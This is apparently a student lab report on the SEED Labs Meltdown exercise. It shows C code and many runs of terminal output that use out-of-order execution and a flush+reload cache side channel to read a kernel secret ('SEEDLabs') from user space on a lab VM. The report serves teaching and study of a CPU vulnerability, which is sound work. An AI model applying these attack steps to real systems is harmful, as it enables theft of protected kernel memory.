
We see that the program has successfully executed without any “Segmentation Fault” errors because we handle the exception raised due to the kernel memory access. From the execution results, we can see that the array [7 * 4096 + 1024] is indeed in the CPU cache. That means that the line, after the instruction that caused the exception due to memory access violation, was executed; otherwise, the array would not have been in the cache. Since we were trying to access the kernel memory as a user program, we raised an exception that caused the Memory Access Violation to be printed out. But due to out-of-order execution, the next line was executed before the first line completed its execution – that of access check. Everything was cleared due to failed access check, but not the cache, and hence the cache proved that the second line was executed.

Task 7: The Basic Meltdown Attack

As we know, Meltdown is a race condition vulnerability, which involves the racing between the out of order execution and the access check. The out of order execution provides us with an opportunity to read the kernel data by storing it in the cache, which is not cleared on a failed access check. We now try to read the kernel data using different approaches.

Task 7.1: A Naive Approach

We now replace 7 with ‘kernel_data’, that is the secret stored in the kernel space. By finding the particular array that was cached, we can confirm that the kernel_data is the value of k in the memory block - array [k*4096 + 1024]. We modify the code and run the program:




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
```

As we run the program multiple times, we see that the attack is not successful since we were not able to find the cached array. As before, due to out-of-order execution, the array with location value as secret should have been stored in the cache, even though the access to the kernel data would fail. But as we see, since nothing is cached, the attack was not successful.

Task 7.2: Improve the Attack by Getting the Secret Data Cached

The issue before was that since we were exploiting the race condition between the access check and out-of-order execution, the attack will not be successful if the access check occurs before we were able to read the kernel data, because the program will raise the exception before even going to the next instruction. So, for a successful attack, we need to load the kernel data faster than the access check. To do so, we preload the kernel data into the cache, so that the data access is faster, and the next instruction can be executed due to the out-of-order execution. We add the code to read the kernel data before the out-of-order execution commands, as seen in the following:




```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();
  // Open the /proc/secret_data virtual file.
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
   }
   int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf8826000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```


We then compile and run the program, and observe that we are still unsuccessful in getting the secret data stored in the kernel memory:



```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ 
```


Task 7.3: Using Assembly Code to Trigger Meltdown

Since we were unsuccessful before, we then change the code so that we call the meltdown_asm function instead of meltdown. After compiling and executing the program multiple times, we make the following observations:




```
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
```

We see that the attack is successful sometimes, but the probability is low. The secret data that we stored is 83 – ASCII value of S, which is the first letter of the secret message stored in the kernel, as seen in the output. On increasing the loop from 400 to 500, I notice that there is not much of a change in the probability of successful attack. Even after running the program multiple times, the results were similar to that as before. On decreasing the loop from 500 to 200 next, I see similar results as before, with no increase in the probability of a successful attack. Hence this proved, even though the loop was slowing the memory access check by giving the algorithmic units to run something else, the number of times the loop ran did not really matter. The next page shows the screenshots of the result:



```
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[10/10/19]seed@VM:~/Lab$
```

Output with a loop of 500




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
[10/10/19]seed@VM:~/Lab$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Output with a loop of 200


Task 8: Make the Attack More Practical

After changing the threshold value and secret message address in the MeltdownAttack.c file, we compile and run the program, and get the following:



```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 850
[10/10/19]seed@VM:~/Lab$ 
```

We see that the attack is successful, and we get the first character of the secret message S stored in the kernel with the number of hits as 850 out of 1000. In order to get all the 8 bytes of the secret we run the same program with the secret address ranging from 0xf8826000 to 0xf8826007 with an increment of 1 each time. The following is the output:



```
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 850
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 69 E
The number of hits is 783
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 69 E
The number of hits is 867
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 68 D
The number of hits is 952
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 76 L
The number of hits is 907
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 97 a
The number of hits is 891
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 98 b
The number of hits is 978
[10/10/19]seed@VM:~/Lab$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
[10/10/19]seed@VM:~/Lab$ ./MeltdownAttack
The secret value is 115 s
The number of hits is 943
[10/10/19]seed@VM:~/Lab$ 
```

Thus, we have successfully performed the Meltdown attack and obtained the Secret value stored in the kernel space – SEEDLabs.